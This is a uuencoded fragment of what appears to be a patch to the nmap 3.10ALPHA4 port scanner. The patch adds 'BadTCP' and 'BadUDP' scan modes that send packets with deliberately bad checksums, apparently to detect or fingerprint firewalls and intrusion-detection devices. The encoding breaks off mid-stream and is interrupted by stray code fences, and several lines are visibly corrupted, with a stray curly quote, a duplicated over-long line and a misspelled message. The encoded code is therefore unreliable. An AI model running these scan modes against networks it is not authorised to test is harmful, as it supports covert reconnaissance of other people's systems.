M,C`P,@I`0"`M,30X+#8@*S$T."PW($!`"B`@(&QI<W1S8V%N(#T@<&EN9W-C
M86X@/2!A;&QO=V%L;"`](&%C:W-C86X@/2!B;W5N8V5S8V%N(#T@8V]N;F5C
M='-C86X@/2`P.PH@("!R<&-S8V%N(#T@;G5L;'-C86X@/2!X;6%S<V-A;B`]
M(&9R86=S8V%N(#T@<WEN<V-A;B`](’=I;F1O=W-C86X@/2`P.PH@("!M86EM
M;VYS8V%N(#T@:61L97-C86X@/2!F:6YS8V%N(#T@=61P<V-A;B`](&EP<')O
M='-C86X@/2!N;W)E<V]L=F4@/2`P.PHK("!B861T8W!S8V%N(#T@8F%D=61P
M<V-A;B`](&)A9&-K<W5M(#T@,#L*("`@9F]R8V4@/2!A<'!E;F1?;W5T<'5T
M(#T@,#L*("`@8GIE<F\H;&]G9F0L('-I>F5O9BA&24Q%("HI("H@3$]'7U19
M4$53*3L*("`@;FUA<%]S=&1O=70@/2!S=&1O=70["D!`("TQ-38L,3$@*S$U
M-RPQ,2!`0`H@?0H@"B!B;V]L($YM87!/<',Z.E1#4%-C86XH*2!["BT@(')E
M='5R;B!A8VMS8V%N?&)O=6YC97-C86Y\8V]N;F5C='-C86Y\9FEN<V-A;GQI
M9&QE<V-A;GQM86EM;VYS8V%N?&YU;&QS8V%N?'-Y;G-C86Y\=VEN9&]W<V-A
M;GQX;6%S<V-A;CL**R`@<F5T=7)N(&%C:W-C86Y\8F]U;F-E<V-A;GQC;VYN
M96-T<V-A;GQF:6YS8V%N?&ED;&5S8V%N?&UA:6UO;G-C86Y\;G5L;'-C86Y\
M<WEN<V-A;GQW:6YD;W=S8V%N?'AM87-S8V%N?&)A9'1C<'-C86X["B!]"B`*
M(&)O;VP@3FUA<$]P<SHZ54104V-A;B@I('L*+2`@<F5T=7)N('5D<'-C86X[
M"BL@(')E='5R;B!U9'!S8V%N?&)A9'5D<'-C86X["B!]"B`*('I`0"`M,C$X
M+#<@*S(Q.2PW($!`"B`@("`@?0H@(V5N9&EF"B`@("`@"BT@("`@:68@*&%C
M:W-C86Y\9FEN<V-A;GQI9&QE<V-A;GQI<'!R;W1S8V%N?&UA:6UO;G-C86Y\
M;G5L;'-C86Y\<WEN<V-A;GQU9'!S8V%N?'=I;F1O=W-C86Y\>&UA<W-C86XI
M('L**R`@("!I9B`H86-K<V-A;GQF:6YS8V%N?&ED;&5S8V%N?&EP<')O='-C
M86Y\;6%I;6]N<V-A;GQN=6QL<V-A;GQS>6YS8V%N?'5D<'-C86Y\8F%D=61P
M<V-A;GQW:6YD;W=S8V%N?'AM87-S8V%N?&)A9'1C<'-C86XI('L*("-I9FYD
M968@5TE.,S(*("`@("`@(&9A=&%L*")9;W4@<F5Q=65S=&5D(&$@<V-A;B!T
M>7!E('=H:6-H(')E<75I<F5S('(P,'0@<')I=FEL96=E<RP@86YD('EO=2!D
M;R!N;W0@:&%V92!T:&5M+EQN(BD["B`C96QS90I`0"`M,C4Y+#$U("LR-C`L
M,34@0$`*("`@:68@*&)O=6YC97-C86X@)B8@<&EN9W1Y<&4@(3T@4$E.1U19
M4$5?3D].12D@"B`@("`@;&]G7W=R:71E*$Q/1U]35$1/550L(")(:6YT.B!I
M9B!Y;W5R(&)O=6YC92!S8V%N('1A<F=E="!H;W-T<R!A<F5N)W0@<F5A8VAA
M8FQE(&9R;VT@:&5R92P@<F5M96UB97(@=&\@=7-E("U0,"!S;R!W92!D;VXG
M="!T<GD@86YD('!I;F<@=&AE;2!P<FEO<B!T;R!T:&4@<V-A;EQN(BD["B`@
M(`HM("!I9B`H86-K<V-A;BMB;W5N8V5S8V%N*V-O;FYE8W1S8V%N*V9I;G-C
M86XK:61L97-C86XK;6%I;6]N<V-A;BMN=6QL<V-A;BMS>6YS8V%N*W=I;F1O
M=W-C86XK>&UA<W-C86X@/B`Q*0HM("`@(&9A=&%L*")9;W4@<W!E8VEF:65D
M(&UO<F4@=&AA;B!O;F4@='EP92!O9B!40U`@<V-A;BX@(%!L96%S92!C:&]O
M<V4@;VYL>2!O;F4@;V8@+7-!+"`M8BP@+7-4+"`M<T8L("US22P@+7--+"`M
M<TXL("US4RP@+7-7+"!A;F0@+7-8(BD["BL@(&EF("AA8VMS8V%N*V)O=6YC
M97-C86XK8V]N;F5C='-C86XK9FEN<V-A;BMI9&QE<V-A;BMM86EM;VYS8V%N
M*VYU;&QS8V%N*W-Y;G-C86XK=VEN9&]W<V-A;BMX;6%S<V-A;BMB861T8W!S
M8V%N(#X@,2D**R`@("!F871A;"@B66]U('-P96-I9FEE9"!M;W)E('1H86X@
M;VYE('1Y<&4@;V8@5$-0('-C86XN("!O;&5A<V4@8VAO;W-E(&]N;'D@;VYE
M(&]F("US02P@+6(L("US5"P@+7-&+"`M<TDL("US32P@+7-.+"`M<U,L("US
M5RP@+7-8(&%N9"`M<UHB*3L*("`@"B`@(&EF("AN=6UD96-O>7,@/B`P("8F
M("AB;W5N8V5S8V%N('Q\(&-O;FYE8W1S8V%N*2D@>PH@("`@(&5R<F]R*")7
M05).24Y'.B!$96-O>7,@87)E(&ER<F5L979A;G0@=&\@=&AE(&)O=6YC92!O
M<B!C;VYN96-T('-C86YS(BD["B`@('T*("`@"BT@(&EF("AF<F%G<V-A;B`F
M)B`A*&%C:W-C86Y\9FEN<V-A;GQM86EM;VYS8V%N?&YU;&QS8V%N?'-Y;G-C
M86Y\=VEN9&]W<V-A;GQX;6%S<V-A;BDI('L*+2`@("!F871A;"@B1G)A9W-C
M86X@;VYL>2!W;W)K<R!W:71H($%#2RP@1DE.+"!-86EM;VXL($Y53$PL(%-9
M3BP@5VEN9&]W+"!A;F0@6$U!4R!S8V%N('1Y<&5S(BD["BL@(&EF("AF<F%G
M<V-A;B`F)B`A*&%C:W-C86Y\9FEN<V-A;GQM86EM;VYS8V%N?&YU;&QS8V%N
M?'-Y;G-C86Y\=VEN9&]W<V-A;GQX;6%S<V-A;GQB861T8W!S8V%N*2D@>PHK
M("`@(&9A=&%L*")&<F%G<V-A;B!O;FQY('=O<FMS('=I=&@@04-++"!&24XL
M($UA:6UO;BP@3E5,3"P@4UE.+"!7:6YD;W<L(%A-05,@86YD($)A9%1#4"!S
M8V%N('1Y<&5S(BD["B`@('T*("`@"B`@(&EF("AI9&5N='-C86X@)B8@(6-O
```

```
M;FYE8W1S8V%N*2!["D!`("TR.3DL-R`K,S`P+#D@0$`*("`@("!F871A;"@B
M+2UM:6Y?<&%R86QL96QI<VT@;75S="!B92!L97-S('1H86X@;W(@97%U86P@
M=&\@+2UM87A?<&%R86QL96QI<VTB*3L*("`@?0H@("`*+2`@:68@*&%F*"D@
M/3T@049?24Y%5#8@)B8@*&YU;61E8V]Y<WQO<W-C86Y\8F]U;F-E<V-A;GQF
M<F%G<V-A;GQA8VMS8V%N?&9I;G-C86Y\:61L97-C86Y\:7!P<F]T<V-A;GQM
M86EM;VYS8V%N?&YU;&QS8V%N?')P8W-C86Y\<WEN<V-A;GQU9'!S8V%N?'=I
M;F1O=W-C86Y\>&UA<W-C86XI*2!["BL@(&EF("AA9B@I(#T]($%&7TE.150V
M("8F"BL@"BLH;G5M9&5C;WES?&]S<V-A;GQB;W5N8V5S8V%N?&9R86=S8V%N
M?&%C:W-C86Y\9FEN<V-A;GQI9&QE<V-A;GQI<'!R;W1S8V%N?&UA:6UO;G-C
M86Y\;G5L;'-C86Y\<G!C<V-A;GQS>6YS8V%N?'5D<'-C86Y\8F%D=61P<V-A
M;GQW:6YD;W=S8V%N?'AM87-S8V%N?&)A9'1C<'-C86XI*2!["B`@("`@9F%T
M86PH(E-O<G)Y("TM($E0=C8@<W5P<&]R="!I<R!C=7)R96YT;'D@;VYL>2!A
M=F%I;&%B;&4@9F]R(&-O;FYE8W0H*2!S8V%N("@M<U0I+"!P:6YG('-C86X@
M*"US4"DL(&%N9"!L:7-T('-C86X@*"US3"DN("!)9B!Y;W4@=V%N="!B971T
M97(@25!V-B!S=7!P;W)T+"!S96YD('EO=7(@<F5Q=65S="!T;R!F>6]D;W)`
M:6YS96-U<F4N;W)G('-O(&AE(&-A;B!G=6%G92!D96UA;F0N(BD["B`@('T*
M('T*9&EF9B`M=7).8B!N;6%P+3,N,3!!3%!(030O3FUA<$]P<RYH(&YM87`M
M,RXQ,$%,4$A!-"UB860O3FUA<$]P<RYH"BTM+2!N;6%P+3,N,3!!3%!(030O
M3FUA<$]P<RYH"5=E9"!/8W0@,C,@,#@Z-3$Z-3<@,C`P,@HK*RL@;FUA<"TS
M+C$P04Q02$$T+6)A9"].;6%P3W!S+F@)5&AU($1E8R`Q,B`P-CHU,3HR-"`R
M,#`R"D!`("TY-"PV("LY-"PW($!`"B`@("\J(%-C86X@=&EM:6YG+W!O;&ET
M96YE<W,@:7-S=65S("HO"B`@(&EN="!M87A?<&%R86QL96QI<VT[("\O(#`@
M;65A;G,@:70@:&%S(&YO="!B965N('-E=`H@("!I;G0@;6EN7W!A<F%L;&5L
M:7-M.R`O+R`P(&UE86YS(&ET(&AA<R!N;W0@8F5E;B!S970**R`@:6YT(&)A
M9&-K<W5M.PH@("!I;G0@;6%X7W)T=%]T:6UE;W5T.PH@("!I;G0@;6EN7W)T
M=%]T:6UE;W5T.PH@("!I;G0@:6YI=&EA;%]R='1?=&EM96]U=#L*0$`@+3$S
M-2PX("LQ,S8L,3`@0$`*("`@:6YT(')P8W-C86X["B`@(&EN="!S>6YS8V%N
M.PH@("!I;G0@=61P<V-A;CL**R`@:6YT(&)A9'5D<'-C86X["B`@(&EN="!W
M:6YD;W=S8V%N.PH@("!I;G0@>&UA<W-C86X["BL@(&EN="!B861T8W!S8V%N
M.PH@("!I;G0@;F]R97-O;'9E.PH@("!I;G0@9F]R8V4[("\J(&9O<F-E(&YM
M87`@=&\@8V]N=&EN=64@;VX@979E;B!W:&5N('1H92!O=71C;VUE('-E96US
M('-O;65W:&%T(&-E<G1A:6X@*B\*("`@:6YT(&%P<&5N9%]O=71P=70[("\J
M($%P<&5N9"!T;R!A;GD@;W5T<'5T(&9I;&5S(')A=&AE<B!T:&%N(&]V97)W
M<FET92`J+PID:69F("UU<DYB(&YM87`M,RXQ,$%,4$A!-"]G;&]B86Q?<W1R
M=6-T=7)E<RYH(&YM87`M,RXQ,$%,4$A!-"UB860O9VQO8F%L7W-T<G5C='5R
M97,N:`HM+2T@;FUA<"TS+C$P04Q02$$T+V=L;V)A;%]S=')U8W1U<F5S+F@)
M36]N(%-E<"`Q-B`P,SHT-3HU."`R,#`R"BLK*R!N;6%P+3,N,3!!3%!(030M
M8F%D+V=L;V)A;%]S=')U8W1U<F5S+F@)5&AU($1E8R`Q,B`P-SHP,3HT,R`R
M,#`R"D!`("TQ.#$L-B`K,3@Q+#8@0$`*('T["B`*(`HM='EP961E9B!E;G5M
M('L@04-+7U-#04XL(%-93E]30T%.+"!&24Y?4T-!3BP@6$U!4U]30T%.+"!5
M1%!?4T-!3BP@0T].3D5#5%]30T%.+"!.54Q,7U-#04XL(%=)3D1/5U]30T%.
M+"!24$-?4T-!3BP@34%)34].7U-#04XL($E04%)/5%]30T%.('T@<W1Y<&4[
M"BMT>7!E9&5F(&5N=6T@>R!!0TM?4T-!3BP@4UE.7U-#04XL($9)3E]30T%.
M+"!834%37U-#04XL(%5$4%]30T%.+"!#3TY.14-47U-#04XL($Y53$Q?4T-!
M3BP@5TE.1$]77U-#04XL(%)00U]30T%.+"!-04E-3TY?4T-!3BP@25!04D]4
M7U-#04XL($)!1%1#4%]30T%.+"!"04151%!?4T-!3B!]('-T>7!E.PH@"B`C
M96YD:68@+RI'3$]"04Q?4U1254-455)%4U](("HO"F1I9F8@+75R3F(@;FUA
M<"TS+C$P04Q02$$T+VYM87`N8V,@;FUA<"TS+C$P04Q02$$T+6)A9"]N;6%P
M+F-C"BTM+2!N;6%P+3,N,3!!3%!(030O;FUA<"YC8PE-;VX@3F]V(#$Q(#$X
M.C`S.C4V(#(P,#(**RLK(&YM87`M,RXQ,$%,4$A!-"UB860O;FUA<"YC8PE4
M:'4@1&5C(#$R(#`Y.C`T.C0Y(#(P,#(*0$`@+34Q,RPW("LU,3,L-R!`0`H@
M("`@("`@8G)E86L["B`@("`@8V%S92`G<R<Z(`H@("`@("`@:68@*"$J;W!T
M87)G*2!["BT)9G!R:6YT9BAS=&1E<G(L(")!;B!O<'1I;VX@:7,@<F5Q=6ER
M960@9F]R("US+"!M;W-T(&-O;6UO;B!A<F4@+7-4("AT8W`@<V-A;BDL("US
M4R`H4UE.('-C86XI+"`M<T8@*$9)3B!S8V%N*2P@+7-5("A51%`@<V-A;BD@
M86YD("US4"`H4&EN9R!S8V%N*2(I.PHK"69P<FEN=&8H<W1D97)R+"`B06X@
M;W!T:6]N(&ES(')E<75I<F5D(&9O<B`M<RP@;6]S="!C;VUM;VX@87)E("US
M5"`H=&-P('-C86XI+"`M<U,@*%-93B!S8V%N*2P@+7-:("A"86140U`@<V-A
M;BDL("US1B`H1DE.('-C86XI+"`M<U4@*%5$4"!S8V%N*2P@+7-6("A"8615
M1%`@<V-A;BD@86YD("US4"`H4&EN9R!S8V%N*2(I.PH@"7!R:6YT=7-A9V4H
M87)G=ELP72P@+3$I.PH@("`@("`@?0H@("`@("`@<"`](&]P=&%R9SL*0$`@
M+34S-2PW("LU,S4L.2!`0`H@"6-A<V4@)U4G.B`@"B`)("!O+G5D<'-C86XK
M*SL*('D@(&)R96%K.PHK"6-A<V4@)U8G.B`@;RYB861U9'!S8V%N*RL[(&\N
M8F%D8VMS=6T@/2`Q.R!O+G!I;F=T>7!E(#T@4$E.1U194$5?3D].13L@8G)E
M86L[('H@"6-A<V4@)U@G.B`@;RYX;6%S<V-A;BLK.V)R96%K.PHK"6-A<V4@
M)UHG.B`@;RYB861T8W!S8V%N(#T@,3L@;RYB861C:W-U;2`](#$[(&\N<&EN
M9W1Y<&4@/2!024Y'5%E015].3TY%.R!B<F5A:SL*('ED969A=6QT.B`@97)R
M;W(H(E-C86YT>7!E("5C(&YO="!S=7!P;W)T961<;B(L*G`I.R!P<FEN='5S
```

```
M86=E*&%R9W9;,%TL("TQ*3L@8G)E86L["B`)?0H@"7`K*SL*0$`@+3<Q-BPW
M("LW,3@L-R!`0`H@("`O*B!"969O<F4@=V4@<F%N9&]M:7IE('1H92!P;W)T
M<R!S8V%N;F5D+"!L971S(&]U='!U="!T:&5M('1O(&UA8VAI;F4@"B`@("`@
M('!A<G-E86)L92!O=71P=70@*B\*("`@:68@*&\N=F5R8F]S92D*+2`@("`@
M;W5T<'5T7W!O<G1S7W1O7VUA8VAI;F5?<&%R<V5A8FQE7V]U='!U="AP;W)T
M<RP@;RYW:6YD;W=S8V%N?&\N<WEN<V-A;GQO+F-O;FYE8W1S8V%N?&\N9G)A
M9W-C86Y\;RYF:6YS8V%N?&\N;6%I;6]N<V-A;GQO+F)O=6YC97-C86Y\;RYN
M=6QL<V-A;GQO+GAM87-S8V%N?&\N86-K<V-A;GQO+FED;&5S8V%N+&\N=61P
M<V-A;BQO+FEP<')O='-C86XI.PHK("`@("!O=71P=71?<&]R='-?=&]?;6%C
M:&EN95]P87)S96%B;&5?;W5T<'5T*'!O<G1S+&\N=VEN9&]W<V-A;GQO+G-Y
M;G-C86Y\;RYC;VYN96-T<V-A;GQO+F9R86=S8V%N?&\N9FEN<V-A;GQO+FUA
M:6UO;G-C86Y\;RYB;W5N8V5S8V%N?&\N;G5L;'-C86Y\;RYX;6%S<V-A;GQO
M+F%C:W-C86Y\;RYI9&QE<V-A;GQO+F)A9'1C<'-C86XL;RYU9'!S8V%N?&\N
M8F%D=61P<V-A;BQO+FEP<')O='-C86XI.PH@"B`@("\J(&UO<F4@9F%K96%R
M9W8@:G5N:RP@0E17(&UA;&QO8R=I;F<@97AT<F$@<W!A8V4@:6X@87)G=ELP
M72!D;V5S;B=T('=O<FL@*B\*("`@:68@*'%U87-H87)G=BD@>PI`0"`M.#$U
M+#<@*S@Q-RPW($!`"B`@("`@("!I9B`H8W5R<F5N=&AS+3YF;&%G<R`F($A/
M4U1?55`@+RHF)B`A8W5R<F5N=&AS+3YW:65R9%]R97-P;VYS97,J+R`F)@H@
M"2`@(6\N<&EN9W-C86X@)B8@(6\N;&ES='-C86XI('L*(`D*+0EI9B`H*&-U
M<G)E;G1H<RT^9FQA9W,@)B!(3U-47U50*2`F)B!O+F%F*"D@/3T@049?24Y%
M5"`F)B!C=7)R96YT:',M/E-O=7)C95-O8VM!9&1R*$Y53$PL($Y53$PI("$]
M(#`@)B8@*"!O+G=I;F1O=W-C86X@?'P@;RYS>6YS8V%N('Q\(&\N:61L97-C
M86X@?'P@;RYF:6YS8V%N('Q\(&\N;6%I;6]N<V-A;B!\?"!O+G5D<'-C86X@
M?'P@;RYN=6QL<V-A;B!\?"!O+GAM87-S8V%N('Q\(&\N86-K<V-A;B!\?"!O
M+FEP<')O='-C86X@?'P@;RYO<W-C86XI*2!["BL):68@*"AC=7)R96YT:',M
M/F9L86=S("8@2$]35%]54"D@)B8@;RYA9B@I(#T]($%&7TE.150@)B8@8W5R
M<F5N=&AS+3Y3;W5R8V53;V-K061D<BA.54Q,+"!.54Q,*2`A/2`P("8F("@@
M;RYW:6YD;W=S8V%N('Q\(&\N<WEN<V-A;B!\?"!O+FED;&5S8V%N('Q\(&\N
M9FEN<V-A;B!\?"!O+FUA:6UO;G-C86X@?'P@;RYU9'!S8V%N('Q\(&\N8F%D
M=61P<V-A;B!\?"!O+FYU;&QS8V%N('Q\(&\N>&UA<W-C86X@?'P@;RYA8VMS
M8V%N('Q\(&\N:7!P<F]T<V-A;B!\?"!O+F]S<V-A;B!\?"!O+F)A9'1C<'-C
M86X@*2D@>PH@"2`@:68@*&\N4V]U<F-E4V]C:T%D9'(H)G-S+"`F<W-L96XI
M(#T](#`I('L*(`D@("`@8W5R<F5N=&AS+3YS9713;W5R8V53;V-K061D<B@F
M<W,L('-S;&5N*3L*(`D@('T@96QS92!["2`@"D!`("TX,S,L-R`K.#,U+#<@
M0$`*(`E]"B`)"B`)+RH@1FEG=7)E(&]U="!W:&%T(&QI;FLM;&%Y97(@9&5V
M:6-E("AI;G1E<F9A8V4I('1O('5S92`H:64@971H,"P@<'!P,"P@971C*2`J
M+PHM"6EF("@A*F-U<G)E;G1H<RT^9&5V:6-E("8F(&-U<G)E;G1H<RT^9FQA
M9W,@)B!(3U-47U50("8F("AO+FYU;&QS8V%N('Q\(&\N>&UA<W-C86X@?'P@
M;RYA8VMS8V%N('Q\(&\N=61P<V-A;B!\?"!O+FED;&5S8V%N('Q\(&\N9FEN
M<V-A;B!\?"!O+FUA:6UO;G-C86X@?'P@(&\N<WEN<V-A;B!\?"!O+F]S<V-A
M;B!\?"!O+G=I;F1O=W-C86X@?'RYI<'!R;W1S8V%N('Q\(&\N>&UA<W-C86X@
M?'P@;RYA8VMS8V%N('Q\(&\N=61P<V-A;B!\?"!O+FED;&5S8V%N('Q\(&\N9FEN
M<V-A;B!\?"!O+FUA:6UO;G-C86X@?'P@(&\N<WEN<V-A;B!\?"!O+F]S<V-A
M;B!\?"!O+G=I;F1O=W-C86X@?'RYI<'!R;W1S8V%N('Q\(&\N8F%D=&-P<V-A;BD@)B8@*&EP861D
M<C)D979N86UE*"!C=7)R96YT:',M/F1E=FEC92P@8W5R<F5N=&AS+3YV-'-O
M=7)C96EP*"DI("$](#`I*0H@"2`@9F%T86PH(D-O=6QD(&YO="!F:6=U<F4@
M;W5T('=H870@9&5V:6-E('1O('-E;F0@=&AE('!A8VME="!O=70@;VXA("!9
M;W4@;6EG:'0@<&]S<VEB;'D@=V%N="!T;R!T<GD@+5,@*&)U="!T:&ES(&ES
M('!R;V)A8FQY(&$@8FEG9V5R('!R;V)L96TI+B`@268@>6]U(&%R92!T<GEI
M;F<@=&\@<W`P,&8@=&AE('-O=7)C92!O9B!A(%-93B]&24X@<V-A;B!W:71H
M("U3(#QF86ME:7`^+"!T:&5N('EO=2!M=7-T('5S92`M92!E=&@P("AO<B!O
M=&AE<B!D979I8V5N86UE*2!T;R!T96QL('5S('=H870@:6YT97)F86-E('1O
M('5S92Y<;B(I.PH@"2\J(%-E="!U<"!T:&4@9&5C;WD@*B\*('EO+F1E8V]Y
M<UMO+F1E8V]Y='5R;ET@/2!C=7)R96YT:',M/G8T<V]U<F-E*"D["D!`("TX
M-#,L-B`K.#0U+#<@0$`*('EI9B`H;RYW:6YD;W=S8V%N*2!P;W-?<V-A;BAC
M=7)R96YT:',L('!O<G1S+3YT8W!?<&]R=',L('!O<G1S+3YT8W!?8V]U;G0L
M(%=)3D1/5U]30T%.*3L*('EI9B`H;RYC;VYN96-T<V-A;BD@<&]S7W-C86XH
M8W5R<F5N=&AS+"!P;W)T<RT^=&-P7W!O<G1S+"!P;W)T<RT^=&-P7V-O=6YT
M+"!#3TY.14-47U-#04XI.PH@"6EF("AO+F%C:W-C86XI('!O<U]S8V%N*&-U
M<G)E;G1H<RP@<&]R=',M/G1C<%]P;W)T<RP@<&]R=',M/G1C<%]C;W5N="P@
M04-+7U-#04XI.R`**PEI9B`H;RYB861T8W!S8V%N*2!S=7!E<E]S8V%N*&-U
M<G)E;G1H<RP@<&]R=',M/G1C<%]P;W)T<RP@<&]R=',M/G1C<%]C;W5N="P@
M0D%$5$-07U-#04XI.PH@"6EF("AO+F9I;G-C86XI('-U<&5R7W-C86XH8W5R
M<F5N=&AS+"!P;W)T<RT^=&-P7W!O<G1S+"!P;W)T<RT^=&-P7V-O=6YT+"!&
```

```
M24Y?4T-!3BD["B`):68@*&\N>&UA<W-C86XI('-U<&5R7W-C86XH8W5R<F5N
M=&AS+"!P;W)T<RT^=&-P7W!O<G1S+"!P;W)T<RT^=&-P7V-O=6YT+"!834%3
M7U-#04XI.PH@"6EF("AO+FYU;&QS8V%N*2!S=7!E<E]S8V%N*&-U<G)E;G1H
M<RP@<&]R=',M/G1C<%]P;W)T<RP@<&]R=',M/G1C<%]C;W5N="P@3E5,3%]3
M0T%.*3L*0$`@+3@U,"PV("LX-3,L-R!`0`H@"0D)"2`@("`@<&]R=',M/G1C
M<%]C;W5N="P@34%)34].7U-#04XI.PH@"6EF("AO+G5D<'-C86XI('-U<&5R
M7W-C86XH8W5R<F5N=&AS+"!P;W)T<RT^=61P7W!O<G1S+"`*(`D)"0D@('!O
M<G1S+3YU9'!?8V]U;G0L(%5$4%]30T%.*3L**PEI9B`H;RYB861U9'!S8V%N
M*2!S=7!E<E]S8V%N*&-U<G)E;G1H<RP@<&]R=',M/G5D<%]P;W)T<RP@<&]R
M=',M/G5D<%]C;W5N="P@0D%$54107U-#04XI.PD)"2`@"B`):68@*&\N:7!P
M<F]T<V-A;BD@<W5P97)?<V-A;BAC=7)R96YT:',L('!O<G1S+3YP<F]T<RP@
M"B`)"0D)("`@("!P;W)T<RT^<')O=%]C;W5N="P@25!04D]47U-#04XI.PH@
M"D!`("TQ,3DX+#@@*S$R,#(L,3`@0$`*(`D@(DYM87`@5BX@)7,@57-A9V4Z
M(&YM87`@6U-C86X@5'EP92AS*5T@6T]P=&EO;G-=(#QH;W-T(&]R(&YE="!L
M:7-T/EQN(@H@"2`B4V]M92!#;VUM;VX@4V-A;B!4>7!E<R`H)RHG(&]P=&EO
M;G,@<F5Q=6ER92!R;V]T('!R:79I;&5G97,I7&XB"B`)("(J("US4R!40U`@
M4UE.('-T96%L=&@@<&]R="!S8V%N("AD969A=6QT(&EF('!R:79I;&5G960@
M*')O;W0I*5QN(@HK"2`B*B`M<UH@0F%D5$-0(%-93B!S=&5A;'1H('!O<G0@
M<V-A;EQN(@H@"2`B("`M<U0@5$-0(&-O;FYE8W0H*2!P;W)T('-C86X@*&1E
M9F%U;'0@9F]R('5N<')I=FEL96=E9"!U<V5R<RE<;B(*(`D@(BH@+7-5(%5$
M4"!P;W)T('-C86Y<;B(**PD@(BH@+7-6($)A9%5$4"!P;W)T('-C86Y<;B(*
M(`D@(B`@+7-0('!I;F<@<V-A;B`H1FEN9"!A;GD@<F5A8VAA8FQE(&UA8VAI
M;F5S*5QN(@H@"2`B*B`M<T8L+7-8+"US3B!3=&5A;'1H($9)3BP@6&UA<RP@
M;W(@3G5L;"!S8V%N("AE>'!E<G1S(&]N;'DI7&XB"B`)("(@("(US4B\M22!2
M4$,O261E;G1D('-C86X@*'5S92!W:71H(&]T:&5R('-C86X@='EP97,I7&XB
M"D!`("TQ-#<V+#@@*S$T.#(L,3`@0$`*("`@8V%S92!!0TM?4T-!3CH@<F5T
M=7)N(")!0TL@4V-A;B([(&)R96%K.PH@("!C87-E(%-93E]30T%..B!R971U
M<FX@(E-93B!3=&5A;'1H(%-C86XB.R!B<F5A:SL*("`@8V%S92!&24Y?4T-!
M3CH@<F5T=7)N(")&24X@4V-A;B([(&)R96%K.PHK("!C87-E($)!1%1#4%]3
M0T%..B!R971U<FX@(D)A9%1#4"!38V%N(CL@8G)E86L["B`@(&-A<V4@6$U!
M4U]30T%..B!R971U<FX@(EA-05,@4V-A;B([(&)R96%K.PH@("!C87-E(%5$
M4%]30T%..B!R971U<FX@(E5$4"!38V%N(CL@8G)E86L["BL@(&-A<V4@0D%$
M54107U-#04XZ(')E='5R;B`B0F%D5410(%-C86XB.R!B<F5A:SL*("`@8V%S
M92!#3TY.14-47U-#04XZ(')E='5R;B`B0V]N;F5C="@I(%-C86XB.R!B<F5A
M:SL*("`@8V%S92!.54Q,7U-#04XZ(')E='5R;B`B3E5,3"!38V%N(CL@8G)E
M86L["B`@(&-A<V4@5TE.1$]77U-#04XZ(')E='5R;B`B5VEN9&]W(%-C86XB
M.R!B<F5A:SL*0$`@+3$T.34L-B`K,34P,RPW($!`"B`@('-W:71C:"AS=&%T
M92D@>PH@("!C87-E(%!/4E1?3U!%3CH@<F5T=7)N(")O<&5N(CL@8G)E86L[
M"B`@(&-A<V4@4$]25%]&25)%5T%,3$5$.B!R971U<FX@(F9I;'1E<F5D(CL@
M8G)E86L["BL@(&-A<V4@4$]25%]&25)%1#H@<F5T=7)N(")F:7)E9"([(&)R
M96%K.PH@("!C87-E(%!/4E1?54Y&25)%5T%,3$5$.B!R971U<FX@(E5.9FEL
M=&5R960B.R!B<F5A:SL*("`@8V%S92!03U)47T-,3U-%1#H@<F5T=7)N(")C
M;&]S960B.R!B<F5A:SL*("`@9&5F875L=#H@<F5T=7)N(")U;FMN;W=N(CL@
M8G)E86L["F1I9F8@+75R3F(@;FUA<"TS+C$P04Q02$$T+V]U='!U="YC8R!N
M;6%P+3,N,3!!3%!(030M8F%D+V]U='!U="YC8PHM+2T@;FUA<"TS+C$P04Q0
M2$$T+V]U='!U="YC8PE-;VX@4V5P("`Y(#`W.C4Y.C4Q(#(P,#(**RLK(&YM
M87`M,RXQ,$%,4$A!-"UB860O;W5T<'5T+F-C"51H=2!$96,@,3(@,#<Z,C0Z
M,#,@,C`P,@I`0"`M-#8X+#@@*S0V."PQ,B!`0`H@("`@(&1O<V-A;FEN9F\H
M(FUA:6UO;B(L(")T8W`B+"!S8V%N;&ES="T^=&-P7W!O<G1S+"!S8V%N;&ES
M="T^=&-P7V-O=6YT*3L*("`@:68@*&\N9FEN<V-A;BD@"B`@("`@9&]S8V%N
M:6YF;R@B9FEN(BP@(G1C<"(L('-C86YL:7-T+3YT8W!?<&]R=',L('-C86YL
M:7-T+3YT8W!?8V]U;G0I.PHK("!I9B`H;RYB861T8W!S8V%N*0HK("`@(&1O
M<V-A;FEN9F\H(F)A9'1C<"(L(")T8W`B+"!S8V%N;&ES="T^=&-P7W!O<G1S
M+"!S8V%N;&ES="T^=&-P7V-O=6YT*3L*("`@:68@*&\N=61P<V-A;BD@"B`@
M("`@9&]S8V%N:6YF;R@B=61P(BP@(G5D<"(L('-C86YL:7-T+3YU9'!?<&]R
M=',L('-C86YL:7-T+3YU9'!?8V]U;G0I.PHK("!I9B`H;RYB861U9'!S8V%N
M*0HK("`@(&1O<V-A;FEN9F\H(F)A9'5D<"(L(")U9'`B+"!S8V%N;&ES="T^
M=61P7W!O<G1S+"!S8V%N;&ES="T^=61P7V-O=6YT*3L*("`@:68@*&\N:7!P
M<F]T<V-A;BD@"B`@("`@9&]S8V%N:6YF;R@B:7!P<F]T;R(L(")I<"(L('-C
M86YL:7-T+3YP<F]T<RP@<V-A;FQI<W0M/G!R;W1?8V]U;G0I.R`*('T*9&EF
M9B`M=7).8B!N;6%P+3,N,3!!3%!(030O<&]R=&QI<W0N8V,@;FUA<"TS+C$P
M04Q02$$T+6)A9"]P;W)T;&ES="YC8PHM+2T@;FUA<"TS+C$P04Q02$$T+W!O
M<G1L:7-T+F-C"4UO;B!.;W8@,3$@,3@Z,#,Z-#4@,C`P,@HK*RL@;FUA<"TS
M+C$P04Q02$$T+6)A9"]P;W)T;&ES="YC8PE4:'4@1&5C(#$R(#`X.C0T.C(T
M(#(P,#(*0$`@+3@U+#<@*S@U+#<@0$`*(`H@+RH@36%K92!S=7)E('-T871E
M(&ES($]+("HO"B`@(&EF("AS=&%T92`A/2!03U)47T]014X@)B8@<W1A=&4@
M(3T@4$]25%]#3$]3140@)B8@<W1A=&4@(3T@4$]25%]&25)%5T%,3$5$("8F
M"BT@("`@("!S=&%T92`A/2!03U)47U5.1DE215=!3$Q%1"D**R`@("`@('-T
```

```
M871E("$](%!/4E1?54Y&25)%5T%,3$5$("8F('-T871E("$](%!/4E1?1DE2
M140@*0H@("`@(&9A=&%L*")A9&1P;W)T.B!A='1E;7!T('1O(&%D9"!P;W)T
M(&YU;6)E<B`E9"!W:71H(&EL;&5G86P@<W1A=&4@)61<;B(L('!O<G1N;RP@
M<W1A=&4I.PH@"B`@(&EF("AP<F]T;V-O;"`]/2!)4%!23U1/7U1#4"D@>PI`
